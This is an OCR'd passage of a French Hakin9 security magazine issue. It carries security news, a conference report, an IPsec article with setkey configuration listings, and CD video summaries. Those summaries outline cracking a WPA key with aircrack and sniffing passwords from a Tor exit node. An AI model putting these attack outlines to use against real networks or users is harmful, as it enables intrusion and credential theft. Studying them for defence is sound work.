CD BOOTABLE *HAKIN9.LIVE* SOUS BACKTRACK 3.0 I COURS VIDÉO

N° 3/2009 (37) MAI/JUIN Prix : 7,50 EUR ISSN 1731-7037 BEL : 7,50 EUR CD offert

hakin9 3/2009 (37)

hakin9

COMMENT SE DÉFENDRE HARD CORE IT SECURITY MAGAZINE

INFECTION DES RÉSEAUX PAR CONFICKER

LES MOTS DE PASSE TRIVIAUX

2 COURS VIDÉO SUR LE CD !

LE SPAM, LE SCAM ET LES ATTAQUES PHISHING
COMPRENDRE LES DÉRIVES DE LA MESSAGERIE ÉLECTRONIQUE

KEYLOGGER 2.0
COMMENT EFFECTUER UNE ATTAQUE XSS

LE PROTOCOLE IPV6 PART II
LE NOUVEAU MODE D'ADRESSAGE, LES MÉCANISMES DE COMMUNICATION SOUS-JACENTS

BENCHMARKING ATTACKS
L'ENJEU DES ATTAQUES PAR INDICATEURS

COMPRENDRE LES ALGORITHMES DE COMPRESSION DE DONNÉES
LA COMPRESSION AVEC OU SANS PERTE DE DONNÉES

LA SÉCURITÉ DES SYSTÈMES VIRTUALISÉS
LES TECHNOLOGIES DE VIRTUALISATIONS QUI PEUVENT SERVIR AUX CODES MALICIEUX

SUR LE CD

EN EXCLUSIVITÉ

DEUX COURS VIDÉO
CRACKING WPA
TOR HACKING

L 19637 - 37 - F: 7,50 € - RD

PLUS

LES FAILLES CSRF, QUELS SONT LES RISQUES ?
LE MOYEN DE SÉCURISER SON SITE WEBAPPLICATION
SECURITY AND FORENSICS

egilia®
LEARNING

"Faire de vos **succès** notre **réussite** "

Formations Certifiantes

- Professionel Sécurité Cisco - CCSP
- Certification Cisco VPN
- Certification Firewall Cisco
- Certifications Linux
- Sécurité Microsoft ...

Découvrez les nombreux avantages sur www.egilia-learning.com

- ✓ Certifications comprises avec toutes nos formations
- ✓ Ordinateur portable offert avec les supports
- ✓ Abonnement L'INFORMATICIEN offert
- ✓ 30 jours de coaching
- ✓ Formations éligibles DIF, FONGECIF, OPCA...
- ✓ Garantie "Enchanté ou Invité"
- ✓ Accès à vie à SmartCenter ...

EGILIA Learning en partenariat avec Hewlett Packard
offre un ordinateur portable HP avec Windows Vista à tous les participants

Ordinateur portable HP, 2 Go de mémoire, le participant conserve l'ordinateur portable à l'issue de la formation.
Environnement EGILIA SmartLearning installé avec Windows Vista Business

+ ***1 an d'abonnement à votre magazine HAKIN9 offert pour toute inscription à une formation EGILIA en 2008***
Code offre : «HAKIN2008»

Paris - Lyon - Lille - Aix en Provence - Strasbourg - Rennes - Bruxelles

www.egilia-learning.com

CONTACTEZ NOS CONSEILLERS FORMATION
N°National 0 800 881 558
APPEL GRATUIT DEPUIS UN POSTE FIXE

CHERS LECTEURS,

Vous tenez entre les mains le numéro 3/2009 de Hakin9. Vous y trouverez comme toujours différents sujets liés à la sécurité informatique.

Comme vous le savez, la liste de technique de hacking est très longue ; l`imagination des pirates ne cesse de nous surprendre. Mais rassurons-nous, à chaque problème sa solution. Chaque attaque peut ętre parée. Tout le monde le sais que trouver le moyen de stopper les pirates, qui sont omniprésents dans le monde entier, donne pas mal de satisfaction.

Dans ce numéro nous vous donnons quelques idées très intéressantes concernant les bases de données, la securisation des systèmes et le danger de réseaux informatiques.

D`abord, nous vous invitons à lire la deuxème partie de l`article de Frédéric Roudaut sur le protocole Ipv6. Cet article est destiné à vous faire appréhender les techniques fondamentales d`IPv6, le nouveau mode d`adressage et la configuration automatique.

Ensuite, vous trouverez la rubrique *Technique et le fameux Keylogger 2.0* écrit par Antonio Fanell, qui vous présentera comment utiliser ce keylogger 2.0 pour exploiter une faille XSS d`un site web.

Dans la męme rubrique vous trouverez *La sécurité des systèmes virtualisés* de Julien Reveret de la société iTrust. Vous verrez tout au long de cet article que les technologies de virtualisations peuvent servir aux codes malicieux et qu`elles présentent des failles qui peuvent rendre une infrastructure plus fragile.

En ce qui concerne les failles, l`article de Frédéric Charpentier de la société Xmco Partners vous en parlera aussi. Il vous montrera la face cachée du ver Conficker qui est due à un bug de type stack buffer overlow.

Nous n`avons pas oublié de nos chers débutants, qui ont sûrement envie de lire un article beaucoup plus facile et moins technique que les autres. Cette fois-ci nous avons choisi l`article de Didier Sicchia qui parle de SPAM, SCAM et les attaques phishing. L`auteur vous expliquera les méthodes utilisées par les pirates afin de constituer des listes importantes d'adresses électroniques.

En outre, nous vous proposons d`autres articles concernant les attaques et la sécurité.

Maintenant, quand vous avez déjà en main des solutions concrètes et efficaces, vous pouvez enfin se mettre au travail pour les appliquer.


Je voudrais remercier tous nos bęta-testeurs qui nous aident beaucoup avec leurs critiques pertinentes. Ce sont leurs remarques qui nous permettent de présenter ce numéro en toute sérénité.

Si toutefois vous avez des suggestions à faire, n`hésitez pas à nous contacter. Soyez sûrs qu`elles feront l`objet de toute notre attention.

Bonne lecture !
Małgorzata Kompiel
Rédaction de Hakin9

SOMMAIRE

DOSSIER



PRATIQUE

FOCUS

BACKUP

TECHNIQUE

SOMMAIRE

WARDRIVING A MUMBAI

La police Indienne s'est vu remettre des radars d'un nouveau genre dans ce corps de métier, des sniffers wifi .

En effet le Times of India révèle que suite aux attentats de Delhi et d'Ahmedabad, les agents de police de Mumbai et bientôt ceux de Bombay ont pour ordre de contrôler et de verbaliser les propriétaires de reseaux Wifi accessibles et non verrouillés (plus de 88%) au nom de l'article 149 du code pénal Indien, les détenteurs de réseaux WEP seront quant à eux fortement conseillés de passer a des protocoles plus sûrs.

Il semblerait, selon le quotidien, que des tracts de propagandes terroristes furent envoyés par ce biais peu de temps avant les attaques à la bombe .

On pourrait penser que les terroristes potentiels trouverait refuge dans les cyber café pour y lancer leur propagande, mais ceci est déjà sous contrôle depuis 2007, lors d'une vague d'installation de keyloggers.

UN VISAGE FAMILIER EST BIEN PLUS FACILE POUR TROMPER

Le groupe de chercheurs en sécurité de Trusteer leadé par Amit klein vient de mettre en lumière un nouveau scénario de Phishing qui encore une fois servirait à détourner les informations personnels des victimes lors de leurs connections sur les sites de leurs banques. Elle se base sur le simple constat qu'une personne reste facilement connectée au site de sa banque *au cas où...*, et que dans la pensée commune la pop-up restée dans un coin ne relaye de toute façon que les informations apportées par sa banque, donc un site de confiance.

Donc si après un certain temps, cette pop-up demande à l'utilisateur de se ré-authentifier ou de remplir une enquête de satisfaction rien ne semblera suspect .

Pourtant une technique, le *in-session phishing* , liée a une faiblesse du moteur JavaScript commun à tous les navigateurs (Opéra, Internet Explorer, Firefox, Safari...) donne la possibilité à un site Web de vérifier si un utilisateur est logué à d'autres sites.

Ainsi un esprit malsain peu assez aisément forger une page qui peut être en mesure de détecter, selon une liste prédéfinie les connexions en cours d'un utilisateur vers les sites des banques connues. Il est alors possible de réaliser une attaque classique de Phishing en proposant un pop-up aux couleurs des banques visées, poussant l'utilisateur à se reloguer.

Il ne reste plus à notre attaquant que collecter ces accès et à se connecter à la place des ayants droits sur les sites banques afin d'accéder à l'ensemble des comptes de la victime.

Donc dans tous les cas, il vaut mieux ne pas naviguer sur plusieurs sites en même temps que votre session avec votre banque ou d'autres services de l'administration , et de privilégier le blocage des pop-up.

VENGEANCE, MALBOUFFE ET SABOTAGE

David Ernest Everett, 21 ans vient de plaider coupable dans l'affaire du piratage de plus de 1000 serveurs l'opposant a son ancien employeur Wand Corporation, Wand Corporation est connu pour être en autre la firme en charge de l'administration du parc de serveur de chaines de Fast food tels que Pizza Hut, KFC, Burger King.

Le jeune pirate risque 10 ans de prison pour avoir créé et lancé sur le réseau d'administration Wand 3 malwares devant pousser au crash des serveurs situés dans les chaines de restaurants. Ceci trois semaines après avoir été licencié pour des raisons inconnues.Ces serveurs étaient en charge de la gestion des stocks aussi bien que de celle des caisses. Heureusement pour la firme, le crash orchestré n'a pas affecté plus de 25 serveurs, les administrateurs de Wand ayant été informé rapidement des difficultés techniques rencontrées par les restaurants, ils ont pu enquêter en temps et ainsi trouver la charge virale déposée par Everett. *Une fois que nous avons été informés de la situation, nous avons été capables de minimiser les dégâts* a affirmé Dave Perril vice président de Wand Worp.

L'enquête a conclut qu'Everett a exploité une faille de sécurité qu'il avait découvert durant son travail au sein de Wand.*Je pense que le message à retenir de ce triste exemple est l'importance du changement des mots de passe et la suppression de ses accès quand un membre de votre équipe vient de la quitter.* ajouta Graham Cluley, consultant au sein de l'équipe d'antivirus Sophos.

Finalement même si quelques serveurs tombèrent les dommages ne s'élèvent pas au delà de 50000$, mais cela aurait put atteindre les 4,25M$ si la charge avait continué son oeuvre.

TOUTES LES CARTES EN MAIN

Heartland Payment Systems, une firme déployant l'infrastructure de gestion des cartes de crédit dans plus de 250000 entreprises américaines a alerté ses usagers sur le fait que la sécurité entourant leurs informations bancaires avait été compromises. En effet des enquêteurs spécialisés d'une compagnie du New Jersey , The Priceton, ont affirmé avoir trouvé la semaine dernière des preuves irréfutables de détournement des softs clients. *Heartland s'excuse pour tous les désagréments que cette situation a put causé* a déclaré le président et CFO Robert H.B Baldwin Jr. Heartland est profondément attaché au maintien de la sécurité des données du titulaire de la carte, et nous continuerons de faire tout ce qui est raisonnablement possible d'atteindre cet objectif. Selon la Banque Info Security, Heartland est le sixième plus grand organisme de paiements aux États-Unis et gère 100 millions de transactions par mois. La société a assuré qu'elle travaillait de paire avec les enquêteurs des services secrets américains. Un site Web, *www.2008breach.com*, a également été mis en place pour fournir des informations supplémentaires aux titulaires des cartes affectées par la compromission.

PAS DE CIRCONSTANCES ATTÉNUANTES POUR ACID

Le jugement dans le procès d'un consultant américain en sécurité

informatique accusé d'avoir piloté un gigantesque botnet est sur le point d'être rendu.

En effet John Kenneyh Schiefer, 28 ans, aurait été le chef d'orchestre d'une armée de 250000 zombies, tous infectés par ses soins, dont le seul but était de l'aider et aux deux autres amis aussi dans la capture de mots de passe, de données bancaires, l'infection d'autres machines ainsi que la transmission de ses accès à d'autres crackers.
Vu la manière avec laquelle ses crimes furent opérés, sa demande, pour pouvoir continuer d'exercer son métier, elle a été rejeté par le procureur. Celui çi s'appuyant de plus sur un document de 31 pages énumérant les méfaits informatiques et humains de *AcidStorm* ou *Acid*. La défense quant à elle ne put appuyer son argumentation que sur le fait que ses malwares ne causèrent pas tant de dégâts, et que l'accusé avait été la cible d'abus sexuel.

Si cet homme a été autorisé á être un professionnel de la sécurité, il détruit la réputation des autres professionnels de la sécurité a déclaré Mark Rasch, un ancien procureur fédéral lié au secteur IT aujourd'hui spécialiste en crimes informatiques à Bethesda dans le Maryland. La sentence sera rendue le 25 février prochain, JK Schiefer risque 60 mois de prison, 1,7 millions de dollars d'amende et 5 ans de liberté conditionnelle.

MICROSOFT PRÉDIT, SUGGÈRE ET CONSTATE

En octobre dernier la faille critique pour XP, 2000 et 2003 avait donné à un bulletin d'alerte, le MS08-067 : *Cette mise à jour de sécurité corrige une vulnérabilité cachée dans le service Serveur. Cette faiblesse pourrait permettre l'exécution de code à distance si un système affecté recevait une requête RPC spécialement préparée. Sur les systèmes Windows 2000, Windows XP et Windows Server 2003, un attaquant pourrait ainsi exploiter cette faille pour faire exécuter du code arbitraire sans nécessiter d'authentification. Il serait possible d'utiliser cette vulnérabilité dans la création d'un ver.* C'est fait, et ce ver c'est Conficker.

Pour pouvoir s'installer, le ver commence par rechercher le fichier *services.exe* pour le signer. Il se réplique alors dans les répertoire de Windows en prenant ayant muté en une DLL. Il finira par changer les dates liées à son inode et a les calquer sur celles de kernel32.dll pour dérouter un test de sécurité de plus. Question propagation réseau, Microsoft indique : *Conficker se charge en mémoire et se propage vers des adresses IP aléatoires à travers le réseau en exploitant une faille du service Windows Server . Si la faille est exploitée, le ver commande à l'ordinateur cible de copier le code du ver depuis l'ordinateur hôte via HTTP et en utilisant un port aléatoire ouvert par le ver .*

Outre le fait que le ver réinitialise les points de restauration du système empêchant tout retour arrière infection, il faut noter que ce ver détermine la position géographique de la machine sur lequel il vient d'arriver et ainsi ne semble pas s'attaquer aux machines Ukrainiennes.

FOSDEM 2009, CHRISTOPHE ALLADOUM, CONSULTANT SÉCURITÉ (HSC)

Cette année, le FOSDEM s'est tenu le week-end du 7-8 février à Bruxelles. Parmi les conférences les plus prisées, figure *Reverse Engineering of Network Protocol* par Rob Savoye. Il expliquait sa démarche pour créer Gnash en *reversant* le protocole propriétaire d'Adobe RTMP (*Real-Time Messaging Protocol*) à partir de l'analyse des traces réseau avec Wireshark ou nGrep, l'isolation de patterns hexadécimaux pour reconstituer les headers des paquets. Cela incluait également un reverse engineering sur les binaires de Flash fournis par Adobe. Selon Rob, le Reverse Engineering est avant tout être curieux et surtout (très) patient.

La Sécurité a eu aussi son lot de conférences.

La conférence de l'OWASP présentée par Matteo Meucci était assez général quant aux tests d'intrusions sur les applications web. Les différentes approches(*black/gray/white box*) ont été expliquées. Suite à cela, il a cerné les étapes d'une attaque réseau, de la récupération d'information à l'élévation des privilèges en passant par l'exploitation d'une faille dont les plus courantes (XSS, SQL injection) furent expliquées avec exemples à l'appui. L'une des meilleures conférences sur la Sécurité fut présentée par Victor Stinner qui introduisait son fuzzer *Fusil*, plateforme permttant de créer rapidement des fuzzers pour des applications. Pour mieux comprendre *Fusil*, il est revenu sur la notion de fuzzing pour évaluer la capacité de réaction d'un programme sur des valeurs non conformes, selon trois méthodes: l'aléatoire pur; l'injection de faute dans des données valides; et la création de tronçon aléatoire conforme aux spécifications.

L'une des plus importantes conférences Système fut celle présentée par H. Peter Anvin sur son *one-night hacking* SysLinux et le Dynamic Boot-loading. SysLinux est un ensemble de bootloaders de différents types (PXELinux, SysLinux, IsoLinux,etc.), et est aisément modulable par des APIs fournis. La caractéristique principale des SysLinux est qu'il découvre le système au boot et non à l'installation d'un OS, comme le fait Grub ou Lilo. Il est donc très pratique pour les LiveCD ou CD d'installation Linux, car il permet de booter sur un noyau stable avant d'installer un OS. gPxeLinux est né des projets Etherboot et SysLinux pour créer un bootloader réseau complet supportant de nombreux protocoles réseaux permettant de récupérer dynamiquement sur son poste un kernel distant.

Autre grosse conférence Système concernait le nouveau filesystem, Ext4, déployé en standard à partir des noyaux Linux 2.6.28. Animée par Theodore Ts'o, cette conférence a décrit comment Ext4 pallie aux limites d'Ext3, comme la taille limite à 16To, les 32000 sous-répertoires possibles. Ext4 pallie tout cela en permettant la gestion d'un FS jusqu'è 1 Eo (et une taille maximale de 16To par fichier) en ajoutant un bloc d'indirection de 48 bits. Ext4 ajoute également des fonctionnalités fort appréciables, comme la pré-allocation d'inodes ou la défragmentation à chaud, qui fait d'Ext4 une bonne évolution d'Ext3, en attendant BTRFS.


CD-ROM – HAKIN9.LIVE

VIDÉO CRACK DE CLÉ WPA

Grâce à cette courte vidéo, nous allons aborder un sujet très en vogue du moment : *Les faiblesses du Wireless*. Après avoir vu et revu de nombreuse fois que le cryptage WEP (*Wired Equivalent Privacy*) était obsolète, il fut fortement conseillé de passer au WPA (*Wifi Ptrotected Access*).

Dans cette vidéo, nous allons donc voir comment mettre à mal un réseau sans fil sécurisé grâce au fameux protocole de cryptage WPA. Afin de procéder, nous allons utiliser la célèbre suite d'outils *Aircrack* afin de nous aider dans cette tâche. La suite aircrack comprend les outils suivants :

- *aircrack-ng* : casseur de clés WEP et WPA-PSK,
- *aireplay-ng* : programme d'injection de paquets 802.11,
- *airodump-n*: programme de capture de paquets 802.11.



Afin de pouvoir utiliser l'ensemble de cette suite sans aucun problème, nous allons utiliser le live CD spécialisé en sécurité : BackTrack. Backtrack dispose actuellement de 300 outils permettant d'avoir le maximum de chance d'arriver à notre fin en ce qui concerne la mise à mal des réseaux sans fil.

Au cours de cette vidéo, nous allons donc approcher le crackage de clé WPA de cette manière :

- paramétrage de la carte wifi,
- listing des réseaux qu'il est possible d'attaquer,
- isolation du réseau de la victime,
- attaque par désauthentification,
- découverte de la clé WPA grâce à une attaque par bruteforce.


L'ensemble de ces étapes doivent impérativement être réalisé dans cet ordre d'exécution.


VIDÉO TOR HACKING

Grâce à cette vidéo, nous allons pouvoir aborder un point de plus en plus important sur internet : *L'anonymat*.

De nos jours, les motivations qui justifient le désir de conserver l'anonymat sur Internet sont de plus en plus nombreuses mais également de plus en plus variées. (Activités moralement discutables, pédophilie, fraude, piratage, téléchargement illégaux, pornographie, etc). Le réseau d'anonymat Tor (*The Onion Router*) est actuellement considéré comme l'un des moyens d'anonymat sur internet le plus sur.


Au cours de cette vidéo nous allons vous simplement montrer que le réseau d'anonymat Tor n'est pas aussi hermétique que l'on peut le penser grâce à l'installation d'un nœud de sortie Tor ainsi que l'analyse du réseau grâce à des outils dédiés à cette tâche. Au cours de cette vidéo, nous allons donc approcher le Hack de Tor de cette manière :





- installation et configuration de Tor et de tout ses composants,
- configuration d'un relais Tor permettant de relayer le trafic réseau,
- installation et mise en marche des analyseurs réseau (sniffer),
- récupération de la liste des mots de passe durant la période de l'attaque.

L'ensemble de ces étapes doivent impérativement être réalisé dans cet ordre d'exécution.



S'il vous est impossible de lire le CD. et que ce dernier n'est pas endommagé physiquement, essayez de lire dans au moins 2 lecteurs différents.

En cas de problème avec votre CD, envoyez-nous un message à l'adresse suivante : *cd@hakin9.org*

FRÉDÉRIC ROUDAUT

Mécanismes IPv6 avancés

Degré de difficulté

Depuis les années 80, l'Internet connaît un succès incroyable. La majeure partie des entreprises y est maintenant directement connectée, le nombre de particuliers détenteur d'un abonnement Internet auprès d'un FAI (Fournisseur d'Accès Internet) est en constante croissance.

Au moment de la définition d'IPv6, de nouveaux besoins tels que la sécurité, la mobilité sont apparus et ont pu être pris en compte lors de la phase de standardisation. Ce chapitre présente quelques-uns de ces mécanismes qui représentent une grande avancée de la couche réseau.

IPsec

IPsec est le protocole spécifiquement conçu pour sécuriser IPv6. Il permet de réaliser des réseaux privés Virtuels ou VPNs (*Virtual Private Networks*) au niveau IP et offre les services :

- d'authentification des données,
- de chiffrement de données,
- d'intégrité des données pour garantir que les paquets n'ont pas été modifiés durant leur acheminement,
- d'anti-rejeu afin de détecter les éventuels paquets rejoués par un attaquant.

Toute implémentation IPv6 se doit de l'intégrer dans sa pile. Ce protocole est également utilisable avec IPv4 mais l'utilisation du NAT/PAT (*Network Address Translation/Protocole Address Translation*) en limite la mise en œuvre.

Mécanismes IPsec

IPsec définit 2 protocoles de sécurisation :

- AH (*Authentication Header*),
- ESP (*Encryption Security Payload*).

Les services de sécurisation offerts par ces 2 protocoles sont distincts :

- AH permet de s'assurer que l'émetteur du message est bien celui qu'il prétend être. Il sert aussi au contrôle d'intégrité pour garantir au récepteur que personne n'a modifié le contenu d'un message lors de son acheminement et peut optionnellement être utilisé pour la détection des rejeux.
- ESP offre les mêmes services qu'AH et permet en plus de chiffrer l'ensemble des paquets ou uniquement la charge utile. ESP garantit également de façon limitée l'intégrité du flux.

Associations de sécurité

Afin de sécuriser les échanges, les entités en présence doivent bien évidemment partager un ensemble commun d'informations telles que le protocole IPsec usité (AH ou ESP), les clés, les algorithmes … Ces différentes informations constituent des *associations de sécurité* ou SA (*Security Association*).

Chaque association de sécurité est identifiée de manière unique par un triplet comprenant un indexe de paramètres de sécurité SPI (*Security Parameters Index*), l'adresse du destinataire IP et le protocole de sécurité AH ou ESP.

Une association de sécurité est unidirectionnelle. Une communication bidirectionnelle entre 2 entités nécessite donc l'utilisation de 2 associations de sécurité.

CET ARTICLE EXPLIQUE…

Cet article est la suite de celui publié dans le numéro précédent destiné à vous faire appréhender les techniques fondamentales d'IPv6, le nouveau mode d'adressage, les mécanismes de communication sous-jacents, la configuration automatique … bref l'ensemble des protocoles basiques qui composent l'architecture d'IPv6.

CE QU'IL FAUT SAVOIR…

Afin d'appréhender au mieux cet article, il est préférable d'avoir des connaissances relativement solides d'IPv4 et en particulier du modèle en couche TCP/IP. Il est bien évidemment judicieux d'avoir également au préalable appréhendé les notions explicitées dans l'article précédent.

Mode Transport et Tunnel

Les normes IPsec définissent deux modes distincts d'opération IPsec : le mode Transport et le mode Tunnel. Le mode Tunnel ne fonctionne que pour les datagrammes IP-in-IP. En mode Tunnel, le paquet IP interne détermine la stratégie IPsec qui protège son contenu tandis qu'en mode Transport, l'en-tête extérieur détermine la stratégie IPsec qui protège le paquet IP interne. Contrairement au mode Transport, le mode Tunnel ne permet pas à l'en-tête IP extérieur de dicter la stratégie de son datagramme IP interne. Enfin dans les 2 modes, l'entête extérieur est partiellement protégé mais le mode Tunnel à l'avantage de protéger intégralement son entête extérieur pouvant ainsi s'avérer fortement utile pour la création de VPN.

AH (Authentication Header)

La mise en œuvre d'AH repose sur une extension d'entête spécifique. Celle-ci est définie dans la Figure 1.

Le rôle des différents champs de l'extension d'entête AH est précisé dans le Tableau 1.

Protection AH et Algorithmes

AH suppose généralement une implémentation des algorithmes suivants :

- HMAC-MD5-96 (Peut être implémenté) : Cet algorithme produit une empreinte sur 128 bits tronquée à 96 bits pour le champ ICV de AH,
- HMAC-SHA1-96 (Doit être implémenté) : Cet algorithme produit une empreinte sur 160 bits tronquée à 96 bits pour le champ ICV de AH,
- AES-XCBC-MAC-96 (Devrait être implémenté) : Ce protocole utilise le chiffrement par bloc AES dans un mode d'opération de type *compteur* couplé à code d'authentification MAC (CBC-MAC). Le compteur sert à assurer un chiffrement sûr en évitant d'avoir un vecteur d'initialisation identique pour chaque message alors que le code d'authentification permet de vérifier que le message n'a pas été altéré. Cet algorithme produit également une empreinte sur 96 bits pour le champ ICV de AH.

D'autres algorithmes sont bien entendu utilisables, mais ceux précisés ci-dessus représentent l'ensemble commun minimum des implémentations d'AH.

Lors de la réception d'un paquet AH, la pile IPsec détecte l'association de sécurité concernée, en déduit les algorithmes et les clés associées, calcule la valeur du champ ICV et la compare avec la valeur fournie. Dans le cas où ces 2 valeurs coïncident l'intégrité ainsi que l'authentification des champs concernés est assurée. Ces champs diffèrent selon le mode usité transport ou tunnel.

Le rejeu des paquets est quant à lui détecté par le champ Sequence Number incrémenté à chaque paquet et également protégé par le champ ICV.

Mode Transport

En *mode Transport* l'extension AH est insérée après l'entête IPv6 et avant les entêtes de niveau transport (TCP, UDP). De plus, AH étant vue comme une extension d'entête traitée de bout en bout de la communication, celle-ci apparait après les extensions d'entête *Hop-By-Hop Option Header*, *Routing Header* et *Fragment Header*. L'extension d'entête *Destination Options Header* est quant-à elle placée indifféremment avant ou après.

L'authentification et l'intégrité portent donc sur :

- les octets situés au dessus de l'extension d'entête AH,
- certains champs de l'entête IPv6 invariants lors de l'acheminement du paquet,
- certains champs invariants des extensions d'entête positionnées avant AH.

Les extensions d'entête positionnées après AH ne sont pas modifiées durant l'acheminement des paquets; à ce titre celles-ci sont protégées par le champ ICV. Cette protection diffère pour les extensions d'entêtes positionnés avant AH, certains champs pouvant être altérés par les routeurs présents le long du chemin.

Les sous-options présentes dans les extensions headers Hop-By-Hop et Destination Options Header disposent d'un bit positionné à 1 si l'option peut être modifiée le long du trajet. Dans le cas où ce bit n'est pas positionné la sous-option est protégée, dans le cas contraire les octets de la sous-option sont positionnés à 0 lors du calcul de l'ICV.

Cette protection ne s'applique pas non plus sur l'extension Fragment Headers

Listing 1. *Structure générale du fichier setkey.conf*

```
flush ;
spdflush;
#Configuration SPD
#Configuration SAD
spddump;
dump esp ;
```

Listing 2. *Configuration SPD sur 3ffe::1*

```
spdadd -6 3ffe::1 3ffe::2 any -P out ipsec esp/transport//require;
spdadd -6 3ffe::1 3ffe::3 any -P out ipsec esp/transport//require;
```

Listing 3. *Configuration SAD sur 3ffe::1*

```
add 3ffe::1 3ffe::2 esp 10
-E aes-cbc "aescbcencryption"
-A hmac-sha1 "hmacsha1authenticati";
add 3ffe::1 3ffe::3 esp 11
-E 3des-cbc "3descbcencryptiontesting"
-A hmac-sha1 "hmacsha1authenticati";
```

Listing 4. *Configuration SPD et SAD sur 3ffe::2*

```
spdadd -6 3ffe::1 3ffe::2 any -P in ipsec esp/transport//require;
add 3ffe::1 3ffe::2 esp 10
-E aes-cbc "aescbcencryption"
-A hmac-sha1 "hmacsha1authenticati";
```




Figure 1. *Extension d'entête AH*

qui apparaît uniquement après la phase d'authentification.

La Figure 2 montre ainsi le positionnement de l'extension d'entête AH en mode transport ainsi que la portée de l'authentification/intégrité.

Mode Tunnel

En mode Tunnel l'extension AH est insérée avant l'entête IPv6. Un nouvel entête IPv6 est alors inséré en tête. La Figure 3 et le Tableau 2 présentent le mode de construction de ce ne nouvel entête ainsi que le positionnement des champs de l'entête Intérieur.

ESP (Encryption Security Payload)

La mise en œuvre d'ESP repose sur une extension d'entête spécifique. Celle-ci se décompose en 2

Ces 2 parties sont définies dans la Figure 4.

Le rôle des différents champs de l'extension d'entête ESP est précisé dans le Tableau 3.

Protection ESP et Algorithmes

La protection d'ESP repose sur le choix des algorithmes d'authentification et de chiffrements. Ceux-ci peuvent être distincts ou combinés, c'est-à-dire qu'authentification et chiffrement sont réalisés par le même algorithme.

Dans le cas d'une protection combinée, ESP suggère l'utilisation d'AES-CCM ou AES-GCM déjà utilisé pour respectivement le 802.11i et le 802.1ae.

Dans le cas d'une protection séparée, ESP suppose généralement une implémentation des algorithmes d'authentification suivants :

- *NULL* Authentication (Peut être implémenté),
- *HMAC-MD5-96* (Peut être implémenté) : Cet algorithme produit une empreinte sur 128 bits tronquée à 96 bits pour le champ ICV de AH,
- *HMAC-SHA1-96* (Doit être implémenté) : Cet algorithme produit une empreinte sur 160 bits tronquée à 96 bits pour le champ ICV de AH,
- *AES-XCBC-MAC-96* (Devrait être implémenté) : Ce protocole utilise le chiffrement par bloc AES dans un mode d'opération de type *compteur* couplé à code d'authentification MAC (CBC-MAC). Le compteur sert à assurer un chiffrement sûr en évitant d'avoir un vecteur d'initialisation identique pour chaque message alors que le code d'authentification permet de vérifier que le message n'a pas été altéré. Cet algorithme produit également une empreinte sur 96 bits pour le champ ICV de AH.

Les algorithmes de chiffrements définis sont alors les suivants :

- *NULL* Encryption (Doit être implémenté),
- *AES-CBC* (Doit être implémenté) : AES supporte 3 tailles de clé : 128, 192 et 256 bits. La taille de clé par défaut est de 128 bits. AES-CBC nécessite un IV de 16 octets,
- *3DES-CBC* (Doit être implémenté) : Cet algorithme utilise une clé effective de 192 bits. Il est réalisé par application de 3 DES-CBC, chacun utilisant une clé de 64 bits (dont 8 bits de parité). *3DES-CBC* nécessite un IV de 8 octets,
- *AES-CTR* (Devrait être implémenté) : AES en mode compteur supporte 3 tailles de clé : 128, 192 et 256 bits. La taille de clé par défaut est de 128 bits. AES-CTR nécessite un IV de 16 octets,
- *DES-CBC* (Ne devrait pas être implémenté).

D'autres algorithmes sont bien entendu utilisables, mais ceux précisés ci-dessus représentent l'ensemble commun minimum des implémentations d'ESP.
Il est à noter qu'une association de sécurité ESP ne doit à aucun moment utiliser conjointement un algorithme d'authentification et de chiffrement nul.

En mode tunnel, ESP depuis sa dernière version, propose un mode de confidentialité de flux par l'utilisation du champ TFC. Ce champ permet d'adjoindre des octets de bourrage de taille aléatoire. La taille ce

